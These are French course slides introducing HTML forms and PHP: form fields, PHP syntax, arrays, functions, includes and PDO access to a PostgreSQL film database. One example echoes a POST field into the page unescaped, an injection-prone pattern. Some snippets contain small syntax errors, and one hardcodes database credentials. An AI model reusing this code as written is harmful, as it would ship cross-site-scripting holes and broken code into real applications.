Applications interactives

Anne-Laure Ligozat

ENSIIE, 1re année

dernière màj: février 2020

Les formulaires

- Permettent l'**interaction** entre un utilisateur et un programme d'application
- Définition de différents types de champs de saisie

Exemple de formulaire

Formulaire de recherche d'un film

Titre: Année:

Comédie: Drame: Histoire:

Résumé: mots clés du résumé

Metteur en scène: Quentin Tarantino

Votre choix ?

Rechercher Annuler

Formulaires : balises de définition (1)

Définition du formulaire

balise conteneur $< form > ... < /form >$

Attributs du formulaire

- action : nom du programme (de la page) qui sera exécuté par le serveur
- method : mode de transmission des paramètres ("GET" ou "POST")
  - GET: passage des champs saisis dans l'URL sous forme de paires (nom,valeur) : `http://www.w3schools.com/tags/demo_form_method.asp?fname=magali&lname=dupont`
  - POST: envoi des champs saisis par transaction HTTP POST
- *enctype* : type d'encodage utilisé pour la transmission des données

Formulaires : balises de définition (2)

Champs du formulaire

balise <input>

Type du champ : attribut type

- **text** : champ monoligne de contenu quelconque
  <input type="text" size="20" maxlength="18" name="titre" />

→ transmet le contenu du champ dans une variable de nom *name*
titre = "le texte contenu dans le champ"

- **password** : le texte tapé au clavier est remplacé par *

- **hidden** : champ non visible sur le formulaire à l'écran qui permet de transmettre une information au programme appelé

Formulaires : balises de définition (3)

Type du champ : attribut type (suite)

- **radio** : boutons à choix exclusif

  France: <input type="radio" name="pays" value ="fr" />

  États-Unis: <input type="radio" name="pays" value="us" />

Type radio :
France ○
États-Unis ○

→ transmet l'information: genre = value

- **checkbox** : boutons à choix multiples

  <label for="c">Comédie</label>
  <input type="checkbox" name="genre" value="c" id="c" />
  <label for="d">Drame</label>
  <input type="checkbox" name="genre" value="d" id="d" />

Type checkbox :
Comédie ☐
Drame ☐

- mais aussi **date**, **number**, **url**...

Formulaires : balises de définition (4)

Valeur présélectionnée

<input type="checkbox" name="genre" value="d" checked="checked" />

Boutons de commande


- submit : termine la saisie et transmet les informations saisies au programme désigné par l'attribut "action" dans <form>

→ <button type="submit" value="Rechercher" name="bouton1">

↯ : au moins un bouton submit par formulaire 

- reset : réinitialise le formulaire

→ <button type="reset" value="Annuler" name="bouton2">




Formulaires : balises de définition (5)

Liste de sélection de valeurs

balise select

Metteur en scène:
<select name="réalisateur">
<option value="1">Alfred Hitchcock</option>
<option value="2">Quentin Tarantino</option>
</select>




- aide au codage
- selected : choix présélectionné
- par défaut : choix exclusif
- choix multiple : attribut multiple dans la balise select (auquel cas name="reals[]" puis traitement comme un tableau)

Formulaires : balises de définition (6)

Champs de saisie / affichage multilignes

balise textarea

```
<textarea name="resume" cols="30" rows="3">[texte par défaut]
</textarea>
```



Formulaire: exemple de définition

```
<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="utf-8"/>
    <title>Formulaire de recherche</title>
  </head>
  <body>
    <h1>Formulaire de recherche d'un film</h1>
    <form action="listeFilms.php" method="post">
      <p>
      <input type="hidden" name="nomForm" value="formRecherche"/>
      <label for="titre">Titre:</label>
      <input type="text" size="20" name="titre" id="titre"/>
      <label for="annee">Année:</label>
      <input type="number" min="1900" step="1" name="annee" id="annee"/>
      </p>
      <p>
      Comédie: <input type="checkbox" name="genre" value="c"/>
      Drame: <input type="checkbox" name="genre" value="d"/>
      Histoire: <input type="checkbox" name="genre" value="h"/>
      </p>
      <p>
      Résumé: <textarea name="resume" cols="30" rows="3">mots clés du résumé</textarea>
      </p>
      Metteur en scène:
      <select name="realisateur">
        <option value="1">Alfred Hitchcock</option>
        <option value="2">Francois Truffaut</option>
        <option value="3" selected="selected">Quentin Tarantino</option>
      </select>
      <br/>

      <p>Votre choix ?</p>
      <button type="submit" value="Rechercher"/>
      <button type="reset" value="Annuler"/>
    </form>
  </body>
</html>
```

2 PHP
- Caractéristiques
- Interaction avec l'utilisateur
- Connexion à une base de données

PHP

PHP

PHP: Hypertext Preprocessor

Caractéristiques


- langage dédié à la production de pages HTML générées dynamiquement
- langage interprété ⇒ script
- intégré à HTML (interpréteur de PHP intégré au serveur web)
- syntaxe similaire à celle du C

Documentation


- php : http://www.php.net/manual/fr/
- toutes les fonctions php: http://www.php.net/manual/fr/funcref.php

Historique des versions de PHP

(versions majeures)



Rappel : exemple d'accès à une page web avec PHP



Génération du HTML

Un premier exemple très simple (exemple.php)

```
<!DOCTYPE html>
<html>
  <body>
    <h1>Un très beau titre</h1>
    <p>J'affiche la date :  <?php echo date("d/m/Y"); ?></p>
  </body>
</html>
```

deviendra (html)

```
<!DOCTYPE html>
<html>
  <body>
    <h1>Un très beau titre</h1>
    <p>J' affiche la date :  11/02/2020 </p>
  </body>
</html>
```

Généralités sur le langage PHP

- fichiers .php
- code php contenu entre les balises <?php et ?>
- code = instructions terminées par un ';'

Généralités

Commentaires

/*plusieurs lignes*/
// 1 ligne

Variables

variables: pas de déclaration; pas de type fixe; noms de variables préfixés par '$'

- sensible à la casse: nclient $\neq$ nClient
- variable définie et non NULL ? fonction isset($nomvariable)

Constantes

define ("NOM", valeur)
nom-constante par convention en majuscules

Généralités

Portée des variables

- script
- fonction pour les variables définies dans une fonction
  - `global` ou `$_GLOBALS` pour utiliser variable non locale dans fonction
  - `static` pour conserver la valeur au fil des appels de la fonction

Variables superglobales

Crées automatiquement

- $_GET : paramètres d'URL
- $_POST : valeurs passées par POST
- $_SERVER: informations sur script (nom, chemin...), client (IP, port...), serveur...
- $_SESSION: valeurs stockées dans les sessions

voir page sur portée des variables et celle sur variables superglobales

Généralités

Types

- **chaîne de caractères** (autres exemples)
  "Le titre est $titre \n", "Mme ".$nom
  - guillemets simples (quotes) : '
    - $var n'est pas interprétée (pas remplacée par sa valeur);
      echo 'la variable $lecteur'; //affiche : la variable $lecteur
    - protéger les apostrophes : echo 'd \'abord'
  - guillemets doubles : "
    - echo "la variable \$lecteur vaut : $lecteur"
      //affiche : la variable $lecteur vaut : 124
  - utilisation des accolades : {}
    $boisson = vin;
    echo "il a goûté plusieurs ${boisson}s"; // plusieurs vins
  - syntaxe heredoc : <<<
    <<<EOD
    Ceci est une chaîne.
    EOD; ← même identifiant qu'au début avec rien d'autre qu'un ;

Généralités

Types (autres)

- **booléens**
  0, 0.0, "0", "", tableau vide, null: faux ; tout le reste vrai
  valeurs booléennes: TRUE, FALSE (non sensible à la casse)
- **entiers**
- **flottants** 3.14 , 0.3 e-2
- **tableaux**
  longueur dynamique, éléments pas nécessairement du même type
  indice = entier ou chaîne de caractère (tableau associatif), ou les deux

Tableaux avec clés numériques

Affectation automatique des indices

```
$tab[0] = "element1";    $tab[ ] = "element1";
$tab[1] = "element2";    $tab[ ] = "element2";
$tab[2] = 12;            $tab[ ] = 12;
```

```
$tab = array("element1", "element2", 12);
```

```
$trimestre1 = array(1 ⇒ 'janvier', 'février', 'mars');
print_r($trimestre1);
// va afficher:
Array
([1] ⇒ 'janvier'
[2] ⇒ 'fevrier'
[3] ⇒ 'mars')
```

Tableaux avec clé chaîne de caractères (associatif)

Repère les éléments par une clé

```
$real["vertigo"] = "Hitchcock";
$real["alien"] = "Scott";
$real["kagemusha"] = "Kurosawa";
```

```
$real=array('vertigo' ⇒ 'Hitchcock', 'alien' ⇒ 'Scott, kagemusha' ⇒
'Kurosawa');
```

Utilisation

```
echo $real["alien"] ; // Scott
echo "le réalisateur est {$real['alien']}.";
```

Traitements des tableaux (1)

Parcours de tableaux

```
foreach ($tab as $value) {
   echo "$value \n <br />";
} // $tab: tableau, $value: valeur de l'élément courant
```

```
foreach ($tab as $key => $value){
   ...
} // $key clé de l'élément courant
```

Traitements des tableaux (2)

Quelques fonctions sur les tableaux

- reset : positionne au premier élément
- end : positionne en fin de tableau
- next : avance le pointeur d'un élément
- prev : recule le pointeur d'un élément
- current : retourne l'élément courant
- key : retourne la clé courante
- *unset* : suppression d'un tableau ou d'un élément
- *serialize*, *unserialize* : linéarisation ($\rightarrow$ stockage)
- count : compte éléments du tableau
- très nombreuses autres fonctions sur tableaux (tris, comparaisons...)

$\rightarrow$ [http://www.php.net/manual/fr/ref.array.php]

Fonctions

Arguments

- passage des arguments par **valeur**
- par adresse :

```
function ex2 ( &$p1, $p2)
{ .....
   $p1++;
   ...
}
$j =1;
k = ex2($j, $i);
// j = 2
```

noms de fonctions insensibles à la casse (minuscules / majuscules sans importance)

Classes

Classe

```
class SimpleClass
{
   public $var = 'une valeur par défaut';

   public function displayVar(){
      echo $this->var;
   }
}
$s = new SimpleClass();
$s->displayVar();
```

Structuration d'un script

Inclusion d'une fonction (ou d'un ensemble de fonctions) dans le script d'un programme

- include ou require(fichier)
  - différence: include ne produit qu'un warning en cas d'erreur d'inclusion, alors que require produit une erreur et arrête l'exécution du script
- ↯ si répétitive → include_once/require_once
- à utiliser pour des définitions de fonctions (éviter d'inclure code php)

Exemple d'inclusion

login.php

```
<?php
include_once '../src/View/template.php';
loadView('login', []);
?>
```

template.php

```
<?php
function loadView($view, $data) {
  ...
}
?>
```

Structuration des pages de script

Module


Ensemble de fonctions concernant un même sujet que l'on peut inclure dans le code PHP

```
<?php
include("connect.php");
include("gestionTable.php");
include("formulaire.php");
....
```

Interagir avec l'utilisateur

Utilisation de formulaires pour connaître ses choix

Traitement du formulaire



(repris de : http://www.siteduzero.com/informatique/tutoriels/concevez-votre-site-web-avec-php-et-mysql/creer-la-base-du-formulaire)

Exemple simple de formulaire

formulaire.php

```
<form action="cible.php" method="post">
  <p>Quel est votre nom ?
    <input type="text" name="nom" />
  </p>
  <p> <input type="submit" value="Valider" /> </p>
</form>
```

cible.php

```
<p>Bonjour <?php echo $_POST['nom']; ?> ! </p>
```

Stockage des informations dans une base de données

Que stocker ?


- informations propres à l'application développée

→ films, réalisateurs... dans l'exemple de la base de films

- informations concernant le site web

→ informations sur les utilisateurs (nom, mot de passe, login...), actualités...

Exemple d'accès à une page web avec PHP + PosgreSQL




Portabilité des accès BD : extension PHP Data Objects (PDO)

- interface d'abstraction de l'accès aux données (pas de la base de données)
- il faut utiliser en plus le driver PDO spécifique de la BD à utiliser

```
<?php
  $dbh = new PDO("pgsql:host=$host;dbname=$dbname", $user, $pass, array(PDO::ATTR_PERSISTENT => true)); ← pour avoir une connexion persistante (mise en cache au lieu de fermée à la fin du script)
?>
```


Portabilité des accès BD : extension PHP Data Objects (PDO)



Exemple : Formulaire appelant un script PHP

```
<html>
<head>
  <title>Formulaire pour script PHP </title>
</head>
<body>
  <h1> Formulaire de saisie pour rechercher des films</h1>
  <form action="ExPhp1.php" method="post">
  <p>
    Titre: <input type="text" size="20" name="titre" value="%" />
    Le caractère '%' remplace n'importe quelle chaîne.
  </p>
  <p>
    <input type="submit" value="Rechercher" />
    <input type="reset" value="Annuler" />
  </p>
  </form>
</body> </html>
```

Exemple : Affichage client



Exemple : Script PHP "ExPhp1.php"

```php
<html lang="fr">
  <head>
    <meta charset="utf-8">
    <title>Formulaire pour script PHP</title>
    </head>
  <body>
    <h1>Résultat de la recherche</h1>
    <?php
      $bd = new \PDO('pgsql:dbname=testtp;host=pgsql2;port=5432"', 'testtp', 'testtp');
      $stmt = $bd->prepare('select name from movies');
      $stmt->execute();
      $movies = [];
      foreach ($stmt->fetchAll() as $rawMovie) {
        $m = new Movie();
        $movies[] = $m->hydrate($rawMovie);
      }
    ?>

    <ul class="movie-container">
    <?php
    foreach ($movies as $movie): ?>
      <li class="movie-item">
        <?php echo $movie->getText(); ?>
      </li>
    <?php endforeach; ?>
    </ul>
  </body>
</html>
```

Exemple : Code (X)HTML produit par l'exécution des scripts PHP

```
<html>
<head>
  <title>Formulaire pour script PHP</title>
</head>
<body>
  <h1>Resultat de la recherche</h1>
    <ul class="movie-container">
      <li class="movie-item">Titre : Sleepy Hollow, paru en : 1999</
          li>
      <li class="movie-item">Titre : Sleepless in Seattle, paru en :
           1993</li>
    </ul>
</body>
</html>
```

